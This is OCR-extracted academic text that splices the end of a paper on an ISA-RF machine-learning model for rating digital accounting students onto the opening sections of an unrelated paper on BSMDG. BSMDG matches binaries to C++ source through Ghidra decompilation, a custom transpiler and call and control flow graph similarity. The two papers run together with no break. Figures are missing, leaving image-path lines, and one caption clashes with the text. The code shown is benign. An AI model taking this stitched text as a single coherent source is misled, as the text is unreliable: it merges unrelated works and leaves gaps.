

Fig. 16. Integrated ISA-RF model application flow.

From Fig. 16, after selecting the algorithm, the data needs to be pre-processed, including data cleaning, feature selection, data standardisation, etc. Then, the dataset is divided into a training set and a test set, and the model is trained using the training set and validated and optimised on the test set. Finally, the trained model is used to assess and predict the comprehensive quality of students.

V. Effectiveness Analysis

A. Environmental Settings


In order to further validate the performance of the integrated ISA-RF algorithm proposed in this study, and the improvement of the performance of digital accounting talent assessment, this study does training and testing on selected samples in Matlab2019a simulation environment. The parameter settings of the algorithm are shown in Table II.

TABLE II. Parameter Settings of the Algorithm


Arithmetic	*Parameterisation*
Decision tree[22]	A maximum depth of 4 is used to specify that the minimum number of samples required at the leaf node is 10
RF	The number of decision trees is 7, the maximum number of features is 5 and the maximum depth is 4
ISA-RF	The number of decision trees, maximum number of features, and maximum depth are obtained by optimising the ISA algorithm with a population size of 20 and an iteration number of 40
Ada-ISA-RF	The number of decision trees, maximum number of features, and maximum depth are obtained by optimising the ISA algorithm with 20 populations, 40 iterations, and 10 base evaluators

B. Optimising Performance Analysis

In order to analyse the optimization performance of the ISA algorithm, this study uses DE, PSO, GWO, SSA, and ISA to compare the optimization of the F1 and F2 functions, and the results are shown in Fig. 17. From Fig. 17, it can be seen that the ISA algorithm convergence accuracy is better than other algorithms.



(a) F1



(b) F12

Fig. 17. Performance analysis of ISA algorithm optimisation.

C. Effectiveness Evaluation Analysis

In order to analyse the effect of integrated ISA-RF (Ada-ISA-RF) in digital accounting talent assessment in applied undergraduate colleges and universities, this study adopts Decision tree, RF, ISA-RF, Ada-ISA-RF to analyse and discuss the digital accounting talent assessment data in applied undergraduate colleges and universities. The digital accounting talent assessment data in applied undergraduate colleges is divided into training set and prediction set, and its sample size is 160 and 70, respectively, and the specific assessment effects are shown in Fig. 18 to Fig. 21, and Table III.

Figs. 18 to 21 give the assessment results of different talent assessment algorithms on the training and prediction sets. From Figs. 18 to 21, it can be seen that the digital accounting talent assessment results of applied undergraduate colleges and universities based on the integrated ISA-RF (Ada-ISA-RF) algorithm agree better with the real results than other algorithms, indicating that the algorithms proposed in this study favourably solve the problem of improving prediction accuracy; ISA-RF is better than RF, indicating that the ISA algorithm can improve the assessment accuracy of random forests; Ada- ISA-RF is better than ISA-RF, indicating that the integration technique can prevent ISA-RF from overfitting.

(b) Prediction sets.

Fig. 21. Ada-ISA-RF Effectiveness assessment results.

Table III presents the results of Decision tree, RF, ISA-RF, and Ada-ISA-RF algorithms in assessing digital accounting talent in applied undergraduate colleges and universities on the training and prediction sets. From Table III, it can be seen that the accuracy of Ada-ISA-RF is 92.02 per cent and 81.69 per cent respectively, which is better than Decision tree, RF, and ISA-RF. Compared with the decision tree model alone, the accuracy of digital accounting talent assessment in applied undergraduate colleges and universities of Ada-ISA-RF is improved by 3.06 per cent and 7.04 per cent, which indicates that Ada- ISA-RF can effectively improve the accuracy of digital accounting talent assessment in applied undergraduate colleges.

TABLE III. EVALUATION RESULTS OF DIFFERENT ALGORITHMS

Arithmetic	*Training set per cent*	*Forecast set per cent*
Decision tree	88.96	74.65
RF	89.57	76.06
ISA-RF	90.80	78.87
Ada-ISA-RF	92.02	81.69

VI. CONCLUSION

This study proposes a digital accounting talent assessment model for applied undergraduate colleges and universities based on integrated learning technology and intelligent optimisation algorithm to improve the machine learning algorithm, and verifies its effectiveness and feasibility through experiments. This assessment model can provide a scientific, objective and fair talent assessment method for applied undergraduate colleges and universities, which helps to improve the quality of talent training and market competitiveness. However, there are still some shortcomings in the research of this study, such as the assessment index system needs to be further improved and the generalisation ability of the model needs to be improved. Future research can explore more machine learning algorithms and model fusion methods to improve the accuracy and generalisation ability of the model. Through the exploration of these research directions, it is expected to construct a more perfect assessment system for digital accounting talents in applied undergraduate colleges and universities, and provide strong support for the cultivation of high-quality digital accounting talents.

***Abstract*—Recent approaches to binary–source code matching often operate at the intermediate representation (IR) level, with some applying the matching process at the binary level by compiling the source code to binary and then matching it directly with the binary code. Others, though less common, perform matching at the decompiler-generated pseudo-code level by first decompiling the binary code into pseudo-code and then comparing it with the source code. However, all these approaches are limited by the loss of semantic information in the original source code and the introduction of noise during compilation and decompilation, making accurate matching challenging and often requiring specialized expertise. To address these limitations, this study introduces a system for binary–source code matching based on decompilation techniques and Graph analysis (BSMDG) that matches binary code with source code at the source code level. Our method utilizes the Ghidra decompiler in conjunction with a custom-built transpiler to reconstruct high-level C++ source code from binary executables. Subsequently, call graphs (CGs) and control flow graphs (CFGs) are generated for both the original and translated code to evaluate their structural and semantic similarities. To evaluate our system, we used a curated dataset of C++ source code and corresponding binary files collected from the AtCoder website for training and testing. Additionally, a case study was conducted using the widely recognized POJ-104 benchmark dataset to assess the system's generalizability. The results demonstrate the effectiveness of combining decompilation with graph-based analysis, with our system achieving 90% accuracy on POJ-104, highlighting its potential in code clone detection, vulnerability identification, and reverse engineering tasks.**

***Keywords*—Binary–source code matching; call graphs; code clone detection; control flow graphs; decompiler**

I. Introduction

Since free software has become more popular, companies have adopted it widely and integrated it into closed-source projects. In addition to its economic appeal, its popularity is primarily driven by its convenience and flexibility for customization. Therefore, it is common for code to be modified, adapted, or reused before being redistributed or republished.

The practice of reusing or cloning code has become widespread. The reuse of code snippets, however, can introduce other risks besides license violations, including potential harm or security flaws that have already been addressed in the original code [1].

There have been numerous tools created in recent years that handle clone detection at a lower level than source code, including Java Bytecode [2] and LLVM IR [3]. Several techniques have been proposed to detect code clones, at binary–binary [4], source–source [5], or binary–source code level [6, 7]. Token-based [8], tree-based [9], and graph-based methods are among these techniques [10]. Combining two or more techniques can also be achieved, as in [11], which combines tree-based and graph-based methods. Binary–source code matching is used in many security software engineering activities, including malware detection [12], vulnerability searches [10], reverse engineering [13], and code clone or similarity detection [10] , etc. Using semantic features extracted from binary and source code, binary–source code matching calculates the semantic similarity between binary and source code [14].

Some previous studies in the field of binary-source code matching and clone detection have adopted the approach of matching source code with binary code or decompiler-generated pseudo-code [15]. However, most efforts have concentrated on binary-source code matching and clone detection at the intermediate representation (IR) level. Nevertheless, a recent study [16] identified significant disparities between the intermediate representation (IR) obtained through the decompilation of binary code and the IR derived from the corresponding source code. These disparities can hinder the learning process, as the decompiled IR is often difficult to comprehend. Consequently, all the aforementioned approaches are constrained by the loss of the rich semantic information inherent in the original source code or by the introduction of noise during compilation and decompilation, making accurate matching challenging and often requiring specialized expertise. This limitation makes it difficult to detect and capture clones based on semantic similarities rather than solely on structural similarities. Conversely, binary–source code matching at the source code level offers advantages in terms of language familiarity, compatibility with existing source code analysis tools, contextual understanding, maintainability, and developer productivity, making it a valuable approach to code matching and clone detection in real-world software systems.

Hence, the main goal of this study is to match a binary code (target) with a source code (reference) at the source code level, where the binary code may have been compiled on different machines or compilers. By leveraging the source code

(reference), we can incorporate more semantic information, such as variable names and types, improving the accuracy of the matching process. This approach not only helps in identifying whether a corresponding binary code is included in a binary file—thus warning against potential vulnerabilities [7]—but also dramatically enhances the performance of binary-source code matching and clone detection compared to binary–binary code matching or decompiling binary (target) to pseudo-code and matching it with the original source code (reference).

In binary–source code matching, the main challenge is to bridge the semantic gap between the low-level machine code and high-level programming languages [14]. Binary files are obtained through the compilation process, and analyzing their similarity with the source code typically requires decompilation. Decompilation is the process of reconstructing high-level source code from a binary file [17].

For this purpose, we utilize decompilation techniques, specifically the Ghidra decompiler [18], along with a custom transpiler or translator to convert binary code compiled from C++ source code back into its corresponding high-level source code in C++, which serves as our target high-level language. A graph similarity analysis is then performed on both the original and generated C++ source codes (code pairs). By generating graph representations for both code snippets, specifically call graphs (CGs) and control flow graphs (CFGs), and measuring the similarity between these graphs using the weighted Jaccard index, this approach can effectively identify potential matching code pairs. We use only statically extracted code features (CGs and CFGs) in our binary–source code matching system. Due to this, BSMDG is easily scalable to programs with sizes in the hundreds of thousands and requires minimal RAM resources. The goal of BSMDG is to detect similarities between source code and binary code, which are syntactically different. Thus, it computes similarity based on semantic code features such as function declarations.

This approach goes beyond traditional methods that rely solely on textual or token-based comparisons, as it takes into account the underlying program structure and the relationships between elements. By representing code snippets as graphs, it becomes possible to capture complex dependencies and control flow within the code.

Overall, the contributions of this study are as follows:

- To the best of our knowledge, we have developed the first translator or transpiler (source-to-source compiler) that translates Ghidra's decompiler output (C-like pseudocode) from an input C++ binary file into its corresponding high-level C++ source code. This innovation enables binary–source code matching directly at the source code level (C++), rather than at the binary, IR, or pseudocode levels. Matching at the source code level significantly improves matching accuracy.
- We developed graphs (CGs, CFGs) generator based on the C++ source code generated by the transpiler.
- As function-level binary–source code matching is vital in computer security, we developed a prototype system for function-level binary–source code clone detection based on decompilation techniques and graph similarity at the source code (C++) level, focusing on both semantic and syntactic clones.
- We used the weighted Jaccard index as a similarity measure for graph-based binary-source code matching and clone detection at the source code level.
- We curated a new C++ dataset from Atcoder website [19]. Then, we conducted comprehensive experiments to train and test the proposed approach based on this dataset.
- As a case study, we evaluated the proposed rule-based approach against several baseline AI-based methods that detect C++ code clones at the IR level. These AI-based systems typically require extensive data training to achieve accurate results, often involving large datasets and significant computational resources. We evaluated our approach using the POJ-104 dataset—a widely recognized benchmark in the field of code clone detection—which served as unseen data for our method. Despite the lack of such extensive training, our approach demonstrated superior performance, offering significant time-saving while achieving better accuracy.

The remainder of this study is organized as follows: The literature is reviewed in Section II. In Section III, we describe the proposed materials and methods in detail. Section IV and Section V show the experimental setup and discuss the experimental results, respectively. Section VI presents the case study on clone detection and evaluates our proposed system by comparing it with baseline studies. Section VII illustrates the limitations of the current work. Lastly, Section VIII concludes the study and suggests future work directions.

II. Literature Review

This section covers the literature related to binary–binary, source–source, and binary–source code similarity (matching) and clone detection.

A. Binary–Binary Code Similarity

Binary code similarity approaches date back to 1999. For example, Baker et al. [20] developed a prototype diffing tool called Exediff for compressing differences of executable code. Exediff was one of the first approaches that studied binary code similarity by disassembling raw bytes into instructions and utilizing the code structure.

In the decades that followed Exediff, several binary code similarity approaches were developed. Some of these are highly influential as they extend binary code similarity beyond purely syntactical similarity to encompass semantic similarity as well.

In 2004, Thomas Dullien, also known as Halvar Flake, proposed a graph-based binary code diffing approach [21]. This method involved constructing a call graph isomorphism and aligning functions of different binary program versions. This advancement marked the foundation for the BinDiff binary code diffing plugin for the Interactive DisAssembler (IDA) [22].

During the last decade, binary code similarity has gained popularity, as it has the integration of machine learning and deep learning.

In a recent study [23], the authors presented a novel approach to detect function-level clones in binary code. With their proposed control flow graph (CFG) refinement algorithm, code reuse can be easily tracked, even in binaries compiled for different processor architectures. The CFG refinement algorithm works by extracting various function flows and reconstructing a higher-level structure, leveraging architectural differences and allowing efficient comparison in linear time with structural hashing. The study mentions several limitations and threats to validity. One limitation is that the approach is based on the assumption that the same function will have the same behavior across different architectures, which may not always be true. Another limitation is that the approach may not be effective in detecting clones that have been obfuscated or transformed in some way. Finally, the study acknowledges that the approach may not be suitable for detecting clones in certain architectures, such as ARM, where predication is used as an alternative to branching.

B. Source–Source Code Similarity

In [24], the authors presented a framework for code clone detection at the level of source code using either control flow graphs (CFGs) or PDG (Program Dependency Graph). While effective, the approach's reliance on deep learning requires substantial data and computational resources, impacting its practical utility.

Another study [25] also used deep learning, introducing a novel approach for detecting functional code clones with different structures but matching functionality. The approach combines fusion embedding and fine-grained functionality identification using abstract syntax trees (ASTs) and CFGs. Despite promising results, the fused code representation might not encompass all possible syntax and semantic variations, leading to potential false negatives in clone detection.

As a means of exploiting control and data flow information, the authors of [11] created a graph representation of programs named the flow-augmented abstract syntax tree (FA-AST). The FA-AST was constructed by adding explicit control and data flow edges to the source code's ASTs. Two different types of graph neural networks (GNNs) were then applied to FA-AST to measure code similarity. The authors were the first to use GNNs to detect code clones.

Similar to this, source-code-level exploitation of the data from the CFG and DFG was used in [26]. Program Graphs for Machine Learning (PROGRAML) is a low-level, portable format that leverages machine learning models that may be utilized to carry out challenging downstream tasks. It can be used to offer a unique graph-based program representation. The types and orders of operands and instructions, as well as control, data, and call relationships, are recorded, compiled, and represented using the PROGRAML representation. Learnable models may perform several kinds of program analyses using the general-purpose program representation provided by PROGRAML.

Existing program dependence graph (PDG) generators for C and Java code have limitations as they only support compilable programs, restricting their practical application. Addressing this issue, the authors of [27] introduced CCGraph, a novel code clone detection tool. CCGraph focuses on identifying code clones within PDG-based environments. To achieve this, CCGraph utilizes graph kernels and an approximate graph matching technique. This approach aims to overcome the constraints posed by traditional PDG generators and expand the scope of code clone detection on the Weisfeiler-Lehman (WL) graph kernel. Compared to current state-of-the-art technologies, this approach improves efficiency and finds more semantic clones. However, it necessitates using complete compilable programs as test datasets, constraining the applicability of the PDG-based clone detection approach. Developing a PDG generator capable of handling code segments is recommended to broaden implementation.

Moreover, the authors of [28] investigated the use of CFGs for static analysis in grading programming assignments. The study assesses the degree of similarity between students' codes submissions and teacher reference code through an experiment using a CFG comparison algorithm. The research concludes that CFG comparison is more suited for boosting students with minor errors rather than being employed as the primary scoring algorithm for all submissions. The study solely assesses the CFG structure, neglecting the content of CFG nodes, which could lead to inaccurate scoring.

Another study [29] presented CODE-MVP, a model integrating multiple source code views—plain text, abstract syntax tree (AST), and control or data flow graphs (CFGs or DFGs)—through multi-view contrastive pre-training. The model learns complementary information across these views, augmented by fine-grained type inference during pre-training. Experiments demonstrated CODE-MVP's superiority over state-of-the-art baselines across five datasets and three downstream tasks. However, the exclusion of call graphs limits the capture of essential program behavior aspects, hindering a comprehensive view of functions and their relationships.

C. Binary–Source Code Similarity

Certain studies adopt binary–source code similarity detection techniques to enhance similarity results. These approaches integrate both source code and corresponding binary code to achieve improved accuracy compared to traditional binary–binary, and source–source code similarity methods.

An example is described in [7], which proposed a framework for function-level binary-source code matching that involves extracting semantic features and code literals from both source and binary code, merging them into embeddings, and using triplet loss to learn the relation. The proposed model uses a deep pyramid convolutional neural network (DPCNN) on character-level source code and graph neural network (GNN) models on binary code, as well as integer-LSTM and hierarchical-LSTM for code literals. LSTM stands for long short-term memory, which is a type of recurrent neural network architecture commonly used for processing sequential data such as text. The study also discusses the potential benefits and drawbacks of the proposed model, as well as some

limitations and future research directions. Overall, the proposed model achieves promising results on two datasets and could have practical applications in computer security. However, the model relies on the availability of large-scale source-binary code pairs for training, which may not always be feasible in practice.

In [10], the authors used two steps to identify similarities between source code and binary code. They first generated source code using the provenance of the target binary code. Code similarity was then ranked using a unique graph triplet loss network. The method performs better for syntactic code clones but is less effective against semantic clones.

In [14], a novel approach for cross-language binary–source code matching was introduced, leveraging intermediate representations (IRs). These IRs provide high-level code representation that abstracts away language-specific intricacies. The methodology involves the conversion of both binary and source code into IRs, followed by the utilization of a transformer-based neural network to learn the correlation between these two IRs. The evaluation, conducted on tasks involving cross-language binary–source and source–source code matching, shows the method's superiority compared to other state-of-the-art techniques. However, this approach still requires a number of enhancements, including the need for a larger dataset and large pre-training corpora to overcome the challenges related to cross-language information retrieval.

In few studies, binary-source code matching was conducted at the level of decompiler-generated pseudo-code by first converting binary code into pseudo-code and then comparing it with the source code. For example, a recent study [15] introduces a framework (DBSM) that enhances binary-source function matching by decompiling binaries into pseudo-code using the IDA Pro decompiler and utilizing a self-attention-based siamese network for function comparison. Although this approach outperforms other methods, its limitation lies in its reliance on pseudo-code, which lacks the rich semantic nuances of high-level source code, potentially leading to less accurate results compared to matching at the source code level. Additionally, their evaluation was conducted solely on two self-curated datasets (R0 and R3) without testing against any benchmark dataset, which hinders direct comparison with other baseline studies.

From the aforementioned studies' limitations, we can conclude that the proposed solution should utilize code graphs, namely call graphs (CGs) and control flow graphs (CFGs), to provide more semantic (contextual) information; these are more stable during code transformations (obfuscation resilient). This enhances the detection of semantic clones, which reflects positively on the performance of the target down-stream tasks, such as clone detection and vulnerability analysis. Moreover, some of the previously mentioned works that used AI techniques suffered from limitations, such as depending on existing datasets that were not applied in real operational cases. Furthermore, most research in the field of binary–source code matching and clone detection focuses on implementing the matching process at the IR level, with some studies addressing binary or decompiler-generated pseudo-code. These approaches typically emphasize the structural representation of code, often lacking the rich semantic context present in the original source code. This limitation makes it challenging to capture and detect clones that rely on semantic similarities rather than structural ones. Additionally, the analysis often requires expertise in IR languages. Therefore, to address these gaps, we focus on software reverse engineering and rule-based techniques for binary–source code matching and clone detection at the source code level, specifically in C++ in our study. Detecting matches and clones at the source code level offers benefits in terms of accuracy, interpretability, and direct applicability to the source code that developers interact with.

III. Materials and Methods

The aim of this research is to match or determine the similarity between a given C++ source code (reference) and a binary code compiled from the same or a different C++ source code (target) based on the percentage of binary code functions that match source code functions. High similarity scores indicate that the binary was compiled from the given source code. The proposed system (BSMDG) remains unaffected by minor alterations, including the alteration or elimination of sections in the source code that do not compile (e.g., comments or white space), or changes to variable names, function names, or the order of declarations. We measure the likelihood rather than conclusively determining that the given source code contributed to the binary's compilation, highlighting the nuanced approach needed for code clone detection within security contexts.

Three main steps are taken to accomplish this goal: preprocessing, graph generation, and measuring code similarity. Fig. 1 shows the detailed design of the proposed system. In the preprocessing step, the binary executable is decompiled into C-like pseudocode, which is then translated into C++ source code to facilitate comparison with the original C++ source code (reference). The graph generation step involves creating call graphs (CGs) and control flow graphs (CFGs) for both the original and generated C++ source code, capturing the structural and functional relationships within the code. Finally, in the measuring code similarity step, these graphs are compared using the weighted Jaccard index to quantify the similarity between the source and binary code, providing a nuanced assessment of whether the binary was likely compiled from the given source code. This systematic approach ensures a thorough and reliable evaluation of code similarity.

A. Preprocessing

This step involves decompiling the binary executable into pseudo-code and then translating this pseudo-code into its corresponding C++ source code.



Fig. 1. Detailed design of the proposed system.

1) Decompilation: The binary executable is decompiled using the Ghidra decompiler (version 10.1.2) [18] into C-like pseudo-code. Our focus in the Ghidra decompiler output is primarily on the (main) function, excluding libraries (DLL files) and compiler functions. Analyzing the (main) function in the decompiler output (C-like pseudo-code) is crucial not only for reducing analysis costs but also for providing more accurate similarity results. Since it represents the actual user code, this focus offers valuable insights into the overall functionality and behavior of the binary executable, assisting in debugging and determining the program's purpose.

```
#include <iostream>
using namespace std;

int main() {
    int i, a[9];
    for(i = 0; i < 8; i++)
    {
        cin >> a[i];
    }
    a[8] = 1001;
    int flag = 1;
    for (i = 0; i < 8; i++)
    {
        if(!(a[i] >= 100 && a[i] <= 675 && a[i] % 25 == 0 && a[i] <= a[ i +
 1 ]))
        {
            flag = 0;
            break;
        }
    }
    if ( flag == 0 )
    {
        cout << "No\n";
    }
    else
    {
        cout << "Yes\n";
    }
    return 0;
}

```

Fig. 2. Example C++ source code from atcoder.

Fig. 2 illustrates example C++ source code obtained from the Atcoder website [19]. Fig. 3 shows the C-like pseudo-code generated by Ghidra for the binary file compiled from the C++ source code shown in Fig. 2.

2) Translation: During this step, a dedicated transpiler or translator is used to translate Ghidra decompiler's output (C-like pseudocode) into its corresponding C++ source code. Throughout this study, the term 'translated code' refers to the C++ source code obtained from decompiled binary via the custom transpiler. This translation bridges the gap between binary and high-level code, enabling more accurate comparisons. The transpiler module utilizes ANother Tool for Language Recognition's (ANTLR's) lexer and parser version 4.13.0 [30, 31], which is a parser generator, to tokenize and parse the C-like pseudo-code, based on customized grammar (. g4) files developed by the authors of this study. The grammar files are specifically tailored to meet the unique requirements and specifications of the translation process, ensuring accurate and precise conversion of the C-like pseudo-code into corresponding C++ source code. Fig. 4 displays the output of the translation phase for the C-like pseudo-code example depicted in Fig. 3. In some cases, the translated code may not be fully compilable due to certain syntax errors, which result from the current limitations of the transpiler. These issues include missing type declarations, unmatched brackets, or irregular function signatures that occasionally arise from the decompiled pseudo-code structure. Although these syntax errors do not prevent the generation of call graphs (CGs) and control flow graphs (CFGs), they may introduce minor inaccuracies in the graph structure, such as missing or misrepresented nodes. As a result, these inaccuracies could slightly affect the computed similarity scores, particularly in cases, where structural details play a key role in clone detection. However, based on our empirical observations, the overall impact on semantic similarity is limited, as the primary structural patterns and control flow are still preserved. Due to time constraints, resolving these syntax issues is part of our planned future work to further enhance translation accuracy and improve similarity measurement reliability. Fig. 5 illustrates Algorithm 1 which is a depiction of the translation process. This algorithm is designed to systematically translate the C-like pseudo-code output from Ghidra into its corresponding C++ source code. The algorithm begins by

initializing an ordered collection to store the translated lines (step 1). Then, it iterates through the C-like pseudo-code, line by line (steps 2 and 3), modifying each line to adhere to the syntax of C++ as closely as possible. The modified lines are then added to the ordered collection in the order they appear in the pseudo-code (step 4). Once the translation of all lines is complete, a new source code file is created to store the translated code (step 5). The lines from the ordered collection are then written to the source code file in the same order (step 6), ensuring the translated code maintains the original sequence.

```
undefined8 main(void)
{
    int local_38[10];
    int local_10;
    int local_c;
    for (local_c = 0; local_c < 8; local_c = local_c + 1)
    {
        std::basic_istream<char,
        std::char_traits<char>>::operator>>((basic_istream<char,
            std::char_traits<char>> *)std::cin,local_38 + local_c);
    }
    local_38[8] = 0x3e9;
    local_10 = 1;
    local_c = 0;
    do
    {
        if ( 7 < local_c)
        {
        LAB_0040120f:
            if (local_10 == 0)
            {
                std::operator<<((basic_ostream *)std::cout, "No\n");
            }
            else
            {
                std::operator<<((basic_ostream *)std::cout, "Yes\n");
            }
            return 0;
        }
        if (((local_38[local_c] < 100) || ( 0x2a3 < local_38[local_c])) ||
            (local_38[local_c] % 0x19 != 0)) ||
            (local_38[local_c + 1] < local_38[local_c]))
        {
            local_10 = 0;
            goto LAB_0040120f;
        }
        local_c = local_c + 1;
    } while(true);
}
```

Fig. 3. Example C-like pseudo-code (output of Ghidra's decompiler).

```
int main(void)
{
    int local_38[10];
    int local_10;
    int local_c;

    for(local_c = 0; local_c < 8; local_c = local_c + 1)   {
        std::cin >> local_38 + local_c;
    }
    local_38[8] = 0x3e9;
    local_10 = 1;
    local_c = 0;

    do {
        if ( 7 < local_c)   {
            LAB_0040120f: if (local_10 == 0) {
            std::cout << "No\n";
        }else {
            std::cout << "Yes\n";
        }
        return 0;
        }
    if ((((local_38[local_c] < 100) || (0x2a3 < local_38[local_c])) ||
        (local_38[local_c] % 0x19 != 0)) ||
        (local_38[local_c + 1] < local_38[local_c])) {
        local_10 = 0;
        goto LAB_0040120f;
    }
    local_c = local_c + 1;
    } while(true);
}
```

Fig. 4. Example output of the translation module.

Algorithm 1: Translate the C-like pseudo-code to its corresponding C++ source code

Input: C-like pseudo-code (Ghidra's decompiler output)
Output: C++ source code
1. Initialize an ordered collection to store the translated lines.
2. Traverse the C-like pseudo-code line by line.
3. For each line:
4. Modify the line to match the C++ code syntax as closely as possible, and add the modified line to the ordered collection.
5. Create a new source code file to store the translated code.
6. Write the lines from the ordered collection to the source code file in the same order.

Fig. 5. Algorithm 1: Translate the C-like pseudo-code to its corresponding C++ source code.

B. Graph Generation

Once the binary code is translated into a high-level representation (C++ source code), call graphs (CGs) and control flow graphs (CFGs) are generated for both the original C++ source code (reference) and the generated C++ source code produced by the translation module (target). CGs and CFGs are essential tools in software analysis that capture the relationships and dependencies between different components of the code, facilitating a more comprehensive analysis.

1) Call Graph (CG): A CG is a directed graph that represents calling (caller-callee) relationships between different functions or methods within a program. It captures the flow of control between different functions, providing insights into how the program's components interact with each other.

2) Control Flow Graph (CFG): A CFG is a directed graph that represents the control flow within a function or method. It illustrates the flow of execution through the function, depicting the sequence of statements and the decision points, such as conditional branches or loops, within the function.

The generation of CGs and CFGs in this study is carried out using a proprietary graph generator, developed by the authors of this study, in Java (version JDK17). Off-the-shelf graph generators are unsuitable for this purpose due to the potential presence of syntactical errors in the generated C++ source code from the translation process, rendering it non-compilable. Consequently, we employ a dedicated graph generator to overcome this limitation. To generate CGs and CFGs, ANTLR's lexer and parser are used to tokenize and parse the C++ source code pairs (original and generated) based on the C++ grammar file (CPP14.g4) [32] to produce abstract syntax trees (ASTs), which are then utilized to generate call and control flow graphs. Algorithms 2 and 3, in Fig. 6 and Fig.7, show how CGs and CFGs are generated, respectively.

In clone detection, call graphs represent how functions are called, identifying function-level clones in programs. Using call graphs, you can detect both direct copies and complex clones by analyzing the structure and flow of function calls. Therefore, they are essential for identifying code similarities with a high degree of reliability.

Algorithm 2: Call Graph Generation

Input: C++ source code
Output: Call Graph (CG)
1. Class CallGraphListener //Define a class named CallGraphListener responsible for processing the C++ source code to generate the call graph.
2. Declare root, parent, child as GenericGraphItem //Declare variables root, parent, and child of type GenericGraphItem to represent nodes in the call graph.
3. Declare callGraph as new GenericGraph //Initialize callGraph as a new instance of GenericGraph to store the entire call graph.
4. Procedure enterFunctionDefinition () //Triggered when the parser enters a function definition in the source code.
5. Create new root node with function name and add it to callGraph //Create a new node representing the function being defined and add it to callGraph.
6. Procedure enterStatement() //Triggered whenever the parser encounters a statement within a function.
7. If statement is a cout, cin, function call, or method call //Check if the current statement is relevant (output, input, function call, or method call).
8. Create new childItem with statement name and parent //Create a new node for the statement, associating it with the current parent function.
9. Add child to callGraph //Add the child node to the callGraph, linking it to the parent function.
10. Procedure exitFunctionDefinition() //Triggered when the parser exits a function definition in the source code.
11. Reset parent and child to null //Clear the parent and child variables to indicate the end of the function scope.
12. Procedure generateOutput() //Responsible for generating the final call graph output after processing the source code.
13. Try to generate graphs from callGraph //Attempt to generate textual (.dot file) and visual representations of the call graph.
14. If an exception occurs //Handle any exceptions that might occur during graph generation.
15. Print error message //Print a relevant error message if an error occurs during graph generation.
16. End Class //End of the CallGraphListener class, concluding the call graph generation process.

